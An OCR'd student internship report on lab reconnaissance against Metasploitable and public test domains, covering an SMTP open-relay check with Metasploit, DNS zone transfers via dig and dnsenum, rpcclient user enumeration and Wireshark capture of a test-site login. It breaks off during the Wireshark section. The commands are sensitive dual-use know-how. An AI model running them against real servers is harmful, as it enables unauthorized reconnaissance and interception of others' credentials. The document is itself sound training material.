TALAKUNCHI

Vib

hor Kumar Dewangan

BATCH – 03

INTERNSHIP PROJECT-02

EXPLOITING SERVER VULNERABILITIES:

1) 1) **Check for SMTP open relay**
2) 2) **Check for zone transfers**
3) 3) **Perform Netbois enumeration**
4) 4) **Sniff the data of any application using wire-shark**
5) 5) **Perform DOs Attack using Metasploit framework**

1) 1) Check for SMTP open relay:


If SMTP open relay vulnerability is present in any server , we can send the mails from one person to another person without doing login from the terminal itself. So, it is a major vulnerability where we can send the mails from one person to another person without doing login to their mail itself from the terminal only.

To check for this vulnerability, the auxiliary module present in the SMTP meta exploitable server framework is providing an option for us to check for this vulnerability. To check for SMTP open relay , the steps are as follows:

Step 01) Type **"msfconsole"** in the Kali-Linux Operating system to enter into the meta-exploitable framework.

Step 02) Now, go to auxiliary module of SMTP by giving a command **" use auxiliary/ scanner/smtp/smtp_" .**


Step 03) Now, after selecting "use auxiliary/scanner/smtp/smtp_relay" , we can check Whether this vulnerability exists or not.



```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***

       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > use auxiliary/scanner/smtp/smtp_
use auxiliary/scanner/smtp/smtp_enum
use auxiliary/scanner/smtp/smtp_ntlm_domain
use auxiliary/scanner/smtp/smtp_relay
use auxiliary/scanner/smtp/smtp_version
msf5 > use auxiliary/scanner/smtp/smtp_relay
msf5 auxiliary(scanner/smtp/smtp_relay) > clear
```

fig.01 (Going to Auxiliary module of SMTP to check whether vulnerabilities exists or not)

Step 04) After getting the IP address of particular server, to check whether the vulnerabilities exists or not , copy the IP address (eg- 192.168.114.213). Before copying, give a command like "**show option**". Here we see that the RHOSTS is empty i.e the target IP address we have to give as "**> set RHOSTS 192.168.114.213**". If the vulnerability exists then it will shows us that **"SMTP open relay detected"** and if not exists then shows "**No relay detected**".




```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***

       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > use auxiliary/scanner/smtp/smtp_
use auxiliary/scanner/smtp/smtp_enum
use auxiliary/scanner/smtp/smtp_ntlm_domain
use auxiliary/scanner/smtp/smtp_relay
use auxiliary/scanner/smtp/smtp_version
msf5 > use auxiliary/scanner/smtp/smtp_relay
msf5 auxiliary(scanner/smtp/smtp_relay) > clear
```

fig.02 (shows No Relay Detected)

2) 2) <u>Check For Zone Transfer:</u>

<u>Step 01</u>) To check for Zone Transfer manually we need to give name server details by utilizing **nslookup** command followed by domain name.
Example**- # nslookup -type=ns hackingarticles.in**


<u>Step 02</u>) Then give the command as "**# dig axfr hackingarticles.in @kay.ns.cloudflare.com**" and just give Enter. If it is there, then it will be showing the information that the Zone Transfer is being there and some sensitive information leakage would be there.



```
root@kali:~# nslookup -type=ns hackingarticles.in
Server:         192.168.116.2
Address:        192.168.116.2#53

Non-authoritative answer:
hackingarticles.in      nameserver = kay.ns.cloudflare.com.
hackingarticles.in      nameserver = duke.ns.cloudflare.com.

Authoritative answers can be found from:

root@kali:~# dig axfr hackingarticles.in @kay.ns.cloudflare.com

; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> axfr hackingarticles.in @kay.ns.cloudflare.com
;; global options: +cmd
; Transfer failed.
root@kali:~# 
```

fig.03 (No sensitive information leakage is being there)

<u>Step 03</u>) If you don't want to find out name server details normally then give the domain name and
It will do all the activity itself.
Example – **# dnsenum zonetranfer.me**



```
email.zonetransfer.me.                    7200    IN   A       74.125.206.26
Hello.zonetransfer.me.                    7200    IN   TXT          "Hi
home.zonetransfer.me.                     7200    IN   A        127.0.0.1
Info.zonetransfer.me.                     7200    IN   TXT             (
internal.zonetransfer.me.                 300     IN   NS      intns1.zonetransfer.me.
internal.zonetransfer.me.                 300     IN   NS      intns2.zonetransfer.me.
intns1.zonetransfer.me.                   300     IN   A       81.4.108.41
intns2.zonetransfer.me.                   300     IN   A       52.91.28.78
office.zonetransfer.me.                   7200    IN   A       4.23.39.254
ipv6actnow.org.zonetransfer.me.           7200    IN   AAAA    2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.                      7200    IN   A       207.46.197.32
robinwood.zonetransfer.me.                302     IN   TXT         "Robin
rp.zonetransfer.me.                       321     IN   RP              (
sip.zonetransfer.me.                      3333    IN   NAPTR           (
sqli.zonetransfer.me.                     300     IN   TXT            "'
sshock.zonetransfer.me.                   7200    IN   TXT          "()
staging.zonetransfer.me.                  7200    IN   CNAME   www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301     IN    A         127.0.0.1
testing.zonetransfer.me.                  301     IN   CNAME   www.zonetransfer.me.
vpn.zonetransfer.me.                      4000    IN   A       174.36.59.154
www.zonetransfer.me.                      7200    IN   A       5.196.105.14
xss.zonetransfer.me.                      300     IN   TXT     '><script>alert\('Boo'\)</script>


Brute forcing with /usr/share/dnsenum/dns.txt:
_______________________________________________
```

fig.04 (dnsenum doing Zone Transfer)

Step 05) We can also do Zone transfer by giving the command :

# dnsrecon -d Zone transfer

We can just give the input to the **dnsrecon** and find the details. If the zone transfer is being then, it will display a lot of sensitive information.

3) 3) Perform Netbios Enumeration:


NETBIOS allows computer communication over a LAN and allows them to share files and printers. NETBIOS provides services such as :

a) a) Naming service
b) b) Session service
c) c) Datagram service

NETBIOS names are human readable names that are assigned to computers. As DNS names and corresponding IP address are statically present in the server NETBIOS names are registered dynamically when computer boots. Naming service is performed in two ways:

a) a) Broadcast only (B-node)
b) b) NBNS (NETBIOS naming server) only P-node


Here our target server is a meta-exploitable server, so in this “**192.168.114.130**” is a Target IP address. After contacting to the server, we just have to give the query as “**querydomaininfo**” It will give all the information about the domain. Now, we will just try to enumerate the Username as “**enumdomuser**”, it will give all the username present in the server.



```
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
```


fig.05 (Different types of username present in server)

In “**rpclient $> queryuser**”, if we want to know some details and information about the username, we just have to give enter by writing “root (let’s suppose)”. It will view all the information about the username. Like this we can execute new queries and gather some information.



```
rpcclient $> queryuser root
        User Name   :   root
        Full Name   :   root
        Home Drive  :   \\metasploitable\root
        Dir Drive   :
        Profile Path:   \\metasploitable\root\profile
        Logon Script:
        Description :
        Workstations:
        Comment     :   (null)
        Remote Dial :
        Logon Time               :      Wed, 31 Dec 1969 19:00:00 EST
        Logoff Time              :      Wed, 13 Sep 30828 22:48:05 EDT
        Kickoff Time             :      Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time   :      Wed, 31 Dec 1969 19:00:00 EST
        Password can change Time :      Wed, 31 Dec 1969 19:00:00 EST
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x3e8
        group_rid:      0x3e9
        acb_info :      0x00000011
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
```

fig.06 (Giving all the information about username)



```
rpcclient $> queryuser root
        User Name   :   root
        Full Name   :   root
        Home Drive  :   \\metasploitable\root
        Dir Drive   :
        Profile Path:   \\metasploitable\root\profile
        Logon Script:
        Description :
        Workstations:
        Comment     :   (null)
        Remote Dial :
        Logon Time                 :      Wed, 31 Dec 1969 19:00:00 EST
        Logoff Time                :      Wed, 13 Sep 30828 22:48:05 EDT
        Kickoff Time               :      Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time     :      Wed, 31 Dec 1969 19:00:00 EST
        Password can change Time   :      Wed, 31 Dec 1969 19:00:00 EST
        Password must change Time:        Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x3e8
        group_rid:      0x3e9
        acb_info :      0x00000011
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
```

fig.07 (Description of username and some sensitive information)

NetBIOS (Network Basic Input/Output System) is a network service that enables applications on different computers to communicate with each other across a local area network (LAN). It was developed in the 1980s for use on early, IBM-developed PC networks.

4) 4) Sniff the data of any application using wire-shark:

To sniff the data and analyze the data in the network, we use two tools :

a) a) Wireshark:

Wireshark is the world's foremost network protocol analyzer. It features includes:

- Deep inspection of protocols
- Live capture and offline analysis
- Multi-platform
- Captured network data can be browsed via a GUI
- Live data can be read from Ethernet, IEEE 802.11, ATM ,Bluetooth and others
- Colouring rules can be applied to the pocket list for wuick intuitive analysis
- Output can be exported to XML, CSV etc.

b) b) TCPDump:

Tcpdump is **a network capture and protocol analysis tool** (www.tcpdump.org). This program is based on the libpcap interface, a portable system-independent interface for user-level network datagram capture. Despite the name, tcpdump can also be used to capture non-TCP traffic, including UDP and ICMP.

Now to sniff the data of any application using wire-shark the steps are as follows:


Step 01) Double click on the GUI version of the **Wireshark Network Analyzer** which is a Completely network layer tool. There it will be showing all the interfaces.

Step 02) Select "**ech0 interface**" , whoever connected to this interface, we can view All their data. Here three options we are having:

a) a) Start capturing packets
b) b) Stop capturing packets
c) c) Restart current capture

Step 03) Click on "**Start capturing packets**" and try to open some application .
Example- "**testifier.net**". Give some username and password and do login.
To filter the testifier.net query, find its IP address and based on the IP address
We can filter it.

Step 04) Here we got the IP address as “65.61.137.117” and copy the IP address and then filter the IP address.




*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
Metasploitable2-Linux
Kali-Linux-2019.4-vmware…
Library
My Computer
Kali-Linux-2019.4-vmware-amd64
Windows 10 x64
ESM
Metasploitable2-Linux
Windows 7
Shared VMs

```
ip.addr == 65.61.137.117

      Destination        Protocol  Length Info
.159  65.61.137.117      TCP           74 42282 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T…
17    192.168.116.159    TCP           60 80 → 42282 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
.159  65.61.137.117      TCP           54 42282 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
.159  65.61.137.117      HTTP         445 GET / HTTP/1.1
17    192.168.116.159    TCP           60 80 → 42282 [ACK] Seq=1 Ack=392 Win=64240 Len=0
17    192.168.116.159    TCP         2814 80 → 42282 [PSH, ACK] Seq=1 Ack=392 Win=64240 Len=2760 [TCP s…
